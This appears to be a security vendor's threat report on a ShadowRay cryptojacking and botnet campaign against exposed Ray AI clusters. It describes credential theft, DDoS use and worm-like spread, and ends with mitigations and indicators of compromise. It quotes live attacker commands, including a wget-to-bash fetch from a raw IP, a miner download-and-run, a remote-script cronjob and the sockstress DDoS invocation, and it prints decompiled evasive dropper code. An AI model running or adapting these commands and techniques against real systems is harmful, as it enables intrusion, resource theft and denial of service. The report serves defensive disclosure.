
Platform-independent firewall blocking of competing miners through hosts file


12: Live Campaign Evolution - "Attack Infrastructure as Code"

The GitLab repository `ironern440-group/ironern440-project` showed active commits, meaning attackers are iterating on their payloads in real-time. All compromised systems pulled updates every 15 minutes, so improvements propagate across the entire botnet within hours.


This is DevOps for cybercrime. Attackers used GitLab as their CI/CD pipeline for malware distribution. They can A/B test techniques, roll back failed updates, and respond to defensive measures - all through version control. The commit history showed active development in realtime.








The files when accessed in Nov. 2




The files when accessed in Nov. 4


Attacker payload changes were visible through GitLab.




The attackers changed their “exclude pattern” - their own miner fingerprint - that is used to distinguish other miners that were a result of another attack group.



The diff was visible through GitLab easily - a commit that removes all comments of the LLM-generated payloads.




Some payloads were hosted on GitHub. This repo is used for hosting malware as GitHub version releases




CryptoMiners were served through GitHub release files


Attackers have downloaded the XMRig (cryptominer) from different repositories and IPs over time. We found this gitlab username in one of the payload commented out bash lines.



The commented out username found in one of the payloads was blocked, probably due to the same activity.



The configuration of the payload that is being downloaded from GitLab.



Attackers added their own SSH Keys. They tried different home directories and users.

Attackers added their own SSH Keys. They tried different home directories and users. After enumeration, they succeeded and added their own SSH key to root's authorized keys.


13: Sensitive Data Access - "Beyond Cryptocurrency"

Attackers could see everything the workloads are doing - including access to the proprietary AI models and filesystem, application user requests, application code and configuration.

They discovered and exfiltrated MySQL database credentials from Ray job environment variables and config files. The exposed credentials provide root access to a MySQL database that is used in production application.

We also found many security tokens and cloud credentials present on the compromised machines workloads - by analyzing the code, command lines and and the environment variables of the running processes on the compromised machines. This reveals the attack scope extends beyond cryptojacking.

With database credentials, attackers can exfiltrate sensitive data, inject backdoors into applications, or sell access to other threat actors. The presence of MySQL credentials in environment variables (just one example) suggests the compromised system is part of a larger application infrastructure.



On some instances that models were present (for example, pytorch pickle file of the model weights and frozen graph). These proprietary, custom models are considered unique IP that is a competitive advantage to the company. Attackers could steal them from the compromised machines, as well as their source code and user data that was retained on the machines.

14: DDoS in action - "Multi-Purpose Botnet"

Attackers deployed sockstress, a TCP state exhaustion tool, targeting production websites. This suggests the compromised Ray clusters are being weaponized for denial-of-service attacks, possibly against competing mining pools or other infrastructure - or as another way to monetize their compromised hardware (compromised infrastructure as a service).

This transforms the operation from pure cryptojacking into a **multi-purpose botnet**. The ability to **launch DDoS attacks** adds another monetization vector - attackers can rent out DDoS capacity or use it to eliminate competition. The target port 3333 is commonly used by mining pools, **suggesting attacks against rival mining infrastructure.**

DDoS Command used by attackers:

```
./sockstress <redacted_hostname> 3333 eth0 -p payloads/http
```

```
24 root     2718682       1  1 Oct10 ?        05:47:18 ./sockstress
25 root     2719007       1  1 Oct10 ?        05:41:13 ./sockstress
```

'sockstress' used for DDOS - with specific IPs and specific ports.

15: Spray and Pray - "Using Victims to Find More Victims"

Compromised Ray clusters were used to spray attack payloads to other Ray dashboards worldwide. The attackers essentially created a self-propagating worm that uses one victim to scan for and compromise the next victim.

This is worm-like behavior in cloud infrastructure. Instead of centralized scanning (which is noisy and detectable), attackers distributed the scanning across their botnet. Each compromised cluster helps discover and infect new clusters, creating exponential growth. The use of interact.sh for callback means attackers only see successful compromises, reducing noise.

Propagation Flow:

1. Compromised Cluster A scans for exposed Ray dashboards
2. Sends test payload with interact.sh callback
3. Attacker sees successful callback
4. Attacker sends full payload to new victim
5. New victim joins botnet and starts scanning

6. Repeat


GitHub-Launched Attack Campaign: Technical Breakdown and Evidence of Techniques

Following the attackers' GitLab account and repository being taken down on November 5, 2025, the attackers migrated the repo to GitHub, where they remain active. They created the new GitHub repo on November 10, 2025.
Below, we walk through the techniques the attackers used with GitHub as their delivery mechanism, providing evidence of what was uncovered and how they evolved their methods.


Moving to GitHub


The second phase was even more successful.

Attackers Ported to GitHub on November 10, 2025. We identified a compromised Ray cluster and were surprised to see **a new GitHub repository** in the payload from the willd, replacing the repository that was removed by GitLab after we reported the first phase.



The public repository https://github.com/thisisforwork440-ops/ironrock was used in the payload






Note the documentation - the caps letters and extensive changelog documentation hints on AI-assisted exploit adaptation based on feedback.

Compromised Clusters With Thousands of Active Nodes (machines)

Attackers put hands on internet-facing clusters with **thousands of machines** (Worth $4M USD per year) - utilizing 100% CPU on the compromised Ray nodes:



Ray cluster with more than thousand active nodes that was compromised - 100% CPU utilization on 60% of the cluster.

```
385 nodes: 36 vCPU, 14.9 GB RAM
267 nodes: 56 vCPU, 29.8 GB RAM
100 nodes: 20 vCPU, 14.9 GB RAM
88 nodes: 40 vCPU, 29.8 GB RAM
57 nodes: 32 vCPU, 29.8 GB RAM
45 nodes: 200 vCPU, 29.8 GB RAM
41 nodes: 72 vCPU, 29.8 GB RAM
31 nodes: 24 vCPU, 29.8 GB RAM
29 nodes: 104 vCPU, 29.8 GB RAM
27 nodes: 16 vCPU, 29.8 GB RAM
23 nodes: 12 vCPU, 14.9 GB RAM
9 nodes: 28 vCPU, 14.9 GB RAM
7 nodes: 8 vCPU, 14.9 GB RAM
5 nodes: 44 vCPU, 29.8 GB RAM
```

Cluster HW breakdown. The annual price on-demand exceeds $3 million USD from this cluster alone!

One of the servers had a network NFS mount, which included **240GB** of Source Code, AI Models and Datasets. Everything the company is doing for the past few years, exposed to the internet.:

```
/public
total 239G
drwxr-xr-x 2 root root 8.0K Jan 10  2025
drwxr-xr-x 3 root root 4.0K Jan  9  2025
-rw-r--r-- 1 root root 1.5G Jan  9  2025
-rw-r--r-- 1 root root 497M Jan  9  2025
-rw-r--r-- 1 root root  32G Jan  9  2025
-rw-r--r-- 1 root root 190G Jan 10  2025
-rw-r--r-- 1 root root  16G Jan 10  2025
```

Archive that includes source code, models, and datasets - **240GB compressed (Petabytes after extraction)**

```
ASCEND_RT_VISIBLE_DEVICES=''
AWS_CONTAINER_AUTHORIZATION_TOKEN_FILE='/var/run/secrets/pods.eks.amazonaws.com/serviceaccount/eks-pod-identity-token'
AWS_CONTAINER_CREDENTIALS_FULL_URI='http://                    redentials'
AWS_DEFAULT_REGION='us-       '
AWS_REGION='us-       '
AWS_STS_REGIONAL_ENDPOINTS='regional'
HABANA_VISIBLE_MODULES=''
HOME='/home/ray'
HOSTNAME='ray-
```

Machines with access to AWS EKS roles

```
if __name__ == "__main__":
    # Parse command line arguments
    parser = argparse.ArgumentParser(description="Submit a job to Ray cluster with dynamic
host and command execution.")
    parser.add_argument("--host", type=str, required=True, help="The host address of the
Ray cluster head node. Format: http(s)://<ip>:<port>")
    parser.add_argument("--cmd", type=str, required=True, help="The command to be executed
on the Ray cluster.")
    args = parser.parse_args()
    validate_host_format(args.host)
```

The attackers used POCs for ShadowRay from the internet for Initial Access - we identified it through reverse search, it looked familiar.

Mining Pool Statistics

In a new mining pool for the second phase of the attack, the attackers reached the #1 spot among 100+ registered miners. The attacker HashRate (and financial reward) kept increasing until we reported the user activity to GitHub.

Improving the exploit

```
if command -v nvidia-smi > /dev/null; then
    echo "Running nohup ./python3.6.3 &"
    cd /tmp; mkdir .p && cd .p; wget https://github.com/rigelminer/rigel/releases/download/1.22.3/rigel-1.22.3-linux.tar.gz; tar xvf
fi
```

The attackers leveraged a new cryptominer that utilizes GPU better, by checking whether it is a GPU machine (through ‘nvidia-smi’ utility)

```
+ # ---- Set home directory ------------------------------------------------------
+ if [[ $(id -u) -eq 0 ]]; then
+     HOME_1='/usr/lib/dev'
+ else
+     HOME_1='/tmp/usr/lib'
+ fi
+ mkdir -p "$HOME_1/systemdev" 2>/dev/null
+ prog="$HOME_1/systemdev/dns-filter"
```

Masquerading new legitimate paths for the binaries

```
+ # **China version points back to the same monitor**
+ create_cronjob "https://raw.githubusercontent.com/thisisforwork440-ops/ironrock/refs/heads/main/mon440.sh"
+
+ rm -f /tmp/mon.sh /tmp/run.sh /tmp/run1.sh 2>/dev/null
```

New cronjobs were utilizing the GitHub repo -note the documentation ("**China Version**")

```
n('wget -O - http://45.61.150.83/1mmy/xd.sh | bash',shell=True)).
```


We found many new IoCs in the second part of the campaign.

```
00ccb778: FUN_00ccb778 (211 chars)
00ccb6fc: FUN_00ccb6fc (662 chars)
00ccb555: FUN_00ccb555 (3290 chars)
00ccb517: FUN_00ccb517 (875 chars)
00ccb4e0: entry (431 chars)
```


An ELF executable that was downloaded from the attacker's servers. We started reverse engineering it . It was an unpacker with unpopular compression that executed code through stack-based syscall direct execution

```
void execute_syscall_sequence(void)
{
    uint32_t value_from_retaddr;
    uintptr_t result_addr;
    void (*func_ptr)(void);
    long return_address;
    uintptr_t syscall_arg;
    long computed_offset;
    uint64_t protection_flags;
    uint64_t syscall_number;

    // First syscall - parameters setup externally via registers
    syscall();

    // Extract 32-bit value from offset 0x13 past the return address
    value_from_retaddr = *(uint32_t *)(return_address + 0x13);

    // Compute memory offset using function pointer and its own data
    computed_offset = (long)(func_ptr - 0xb) - (uintptr_t)*(uint32_t *)(func_ptr - 0xb);

    // Second syscall with protection_flags = 2 (likely PROT_WRITE)
    protection_flags = 2;
    syscall();

    // Setup for indirect call via function pointer from RBP
    syscall_number = 9;  // likely sys_mmap
    syscall_arg = (uintptr_t)*(uint32_t *)(return_address + 0x13);

    // Invoke function pointer with arguments extracted from return address area
    (*func_ptr)(
        return_address + 0x1f,
        *(uint32_t *)(return_address + 0x17),
        9,
        &syscall_arg,
        *(uint32_t *)(return_address + 0x1b),
        0
    );

    result_addr = syscall_arg;

    // Third syscall with syscall_number = 10 (likely sys_munmap)
    syscall_arg = 10;
    syscall();

    // SECURITY: Executes code at hardcoded address 0x9 with controlled parameters
    // This is highly suspicious and typical of position-independent shellcode
    (*(void (*)(uint64_t, uint32_t, int, uintptr_t))0x9)(
        syscall_number,
        value_from_retaddr,
        5,
        result_addr
    );

    return;
}
```

Reverse Engineering the dropper/unpacker. The attackers used a custom dropper/loader with LZSS compression, dynamic syscalls invocation like mmap and memunmap through a function pointer, ROP and stack manipulation. The direct syscall() instruction bypasses libc and many security products.



The binary cryptominer used was flagged by 28 out of 65 vendors on VirusTotal.



We reported the account to GitHub, which quickly blocked it as of November 17, 2025.
The attackers opened a new account on the same day, within 2 hours, and continue to use GitHub. We believe this campaign is automated due to the pace of recovery and stealthy operation across providers and worldwide.

Why It Matters: Growing AI Attack Surface

AI workloads are increasingly deployed at scale, often with less mature security controls than traditional infrastructure. Because Ray's design assumes an internal, trusted environment, many clusters are deployed with ports exposed publicly, and authentication disabled. These factors make ShadowRay a ripe vulnerability for attackers to exploit, as it has a dangerous combination of a lot of exposed infrastructure and the ability to lead to meaningful impact for attackers.

As organizations race to deploy AI systems, it's critical to remember that many AI products and services embed or depend on Ray, making it pivotal to ensure it is configured properly across environments. Plus, many AI orchestration tools remain vulnerable to 0.0.0.0-style misconfigurations that mirror ShadowRay's exploitation pattern.

The Risk of Disputed Vulnerabilities

The ShadowRay case highlights a critical challenge in modern software security: what happens when a vulnerability is disputed instead of fixed. When Oligo first disclosed active exploitation of CVE-2023-48022 in 2024, the Ray maintainers argued that Ray should only ever run in tightly controlled, closed environments, and therefore saw no need to release a patch. Nearly two years later, attackers are still exploiting the same flaw, in new and increasingly sophisticated campaigns, even in later Ray versions that are up to date.

Disputed vulnerabilities create a dangerous gray area for defenders because they are not formally patched. As a result, organizations may unknowingly deploy or run software that remains exploitable in real-world conditions. ShadowRay demonstrates how attackers exploit that uncertainty, targeting configurations that weren't meant to be internet-facing, chaining legitimate orchestration features, and adapting rapidly with AI-generated payloads.

Understanding your environment becomes essential. Knowing not only what open-source components you use, but how they are configured, exposed, and behaving at runtime, can be the difference between protection and compromise.

Mitigation Strategies

For organizations that run Ray in their environments, below are mitigation and protection recommendations.

- Leverage Anyscale's Ray Open Ports Checker to verify proper configuration of the clusters to avoid accidental exposure. See Anyscale's Update on CVE-2023-48022.
- Follow the Ray Deployment Best Practices for securing Ray deployments.
  - Start with running Ray within a secured, trusted environment.
  - Always add firewall rules or security groups to prevent unauthorized access.
- Add authorization on top of the Ray Dashboard port (8265 by default).
  - If you do need Ray's dashboard to be accessible, implement a proxy that adds an authorization layer to the Ray API when exposing it over the network.
- Continuously monitor your production environments and AI clusters for anomalies, even within Ray.
  - **Ray depends on arbitrary code execution to function**. Code Scanning and Misconfiguration tools will not be able to detect such attacks, because the open-source maintainers of Ray (Anyscale) marked it as disputed and confirmed it is not a bug - at the time of writing, it is a feature.
  - **Don't bind on 0.0.0.0 to make your life easy** - It is recommended to use an IP of an explicit network interface, such as the IP that is in the subnet of your local network or a trusted private VPC/VPN.
  - **Don't trust the default** - Sometimes tools assume you read their docs. Do it.
  - **Use the right tools** - The technical burden of securing open source is yours. Don't rely on the maintainers, there are tools that can help you protect your production workloads from the risks of using open source at runtime.

How to find out if you are compromised

Indicators of Compromise (IoCs)

IOC Type	Indicator
IP Address	18.228.3.224
IP Address	45.95.168.100
IP Address	185.215.180.70
IP Address	104.194.151.181
IP Address	121.160.102.68
IP Address	54.154.170.233
IP Address	158.160.123.117
IP Address	193.29.224.83
IP Address	162.248.53.119

IP Address	103.127.134.124
IP Address	18.230.118.147
IP Address	67.217.57.240
IP Address	45.61.150.83
Domain	*.oast.fun
SubDomain	bwqqvqfgsseplyoltois92rdukv0mm5th.oast.fun
Command Line	curl bwqqvqfgsseplyoltois92rdukv0mm5th.oast.fun
Command Line	disown
Domain	pool.supportxmr.com
Domain	gulf.moneroocean.stream
Monero Wallet Address	45MinZ6ECgTgxn8gbm5gAsK9ATrEN6N95hbH3g4r5N4bKwH8QxuFygw3G7VwHwAusR9L35E4YjWYdTJaWDjbMGDCKYNz5X
ZANO Wallet Address	KrQtbtsrPTqSTzQwZZisiyJxgtcDMwrdVrQ
Mining Pool Address	eu.zano.k1pool.com
SSH Public Key	ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHy6WMgqslpdUCaumLmlUcBjBjuAk4KspADxbcAKrzYd root@archtop
GitLab Repository	gitlab.com/ironern440-group/ironern440-project
GitLab User	ironern440-group
GitLab User	least3654
GitHub user	thisisforwork440-ops
URL	https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh
URL	https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/aa.sh
URL	https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run.sh
URL	https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run-CN.sh
URL	https://github.com/xmrig/xmrig/releases/download/v6.16.4/xmrig-6.16.4-linux-static-x64.tar.gz
URL	https://github.com/rigelminer/rigel/releases/download/1.22.3/rigel-1.22.3-linux.tar.gz
URL	http://45.61.150.83/1mmy/xd.sh

URL	http://45.61.150.83/1mmy/cloud
SHA256	6f445252494a0908ab51d526e09134cebc33a199384771acd58c4a87f1ffc063
SHA256	1f6c69403678646a60925dcffe8509d22bb570c611324b93bec9aea72024ef6b
MD5	1f63fa7921c2f5fb8f8ffa430d02ac4a
SHA1	779a8af3b9838a33d1e199da3fc2f02a49e7c13e
URL	http://67.217.57.240:666/files/netsh
Filename	dns-filter
Path	/usr/lib/dev/systemdev/dns-filter
Filename	.python3.6
Filename	rigel
Filename	python3.7.3
Filename	netsh
Filename	sockstress
Path	/tmp/dns
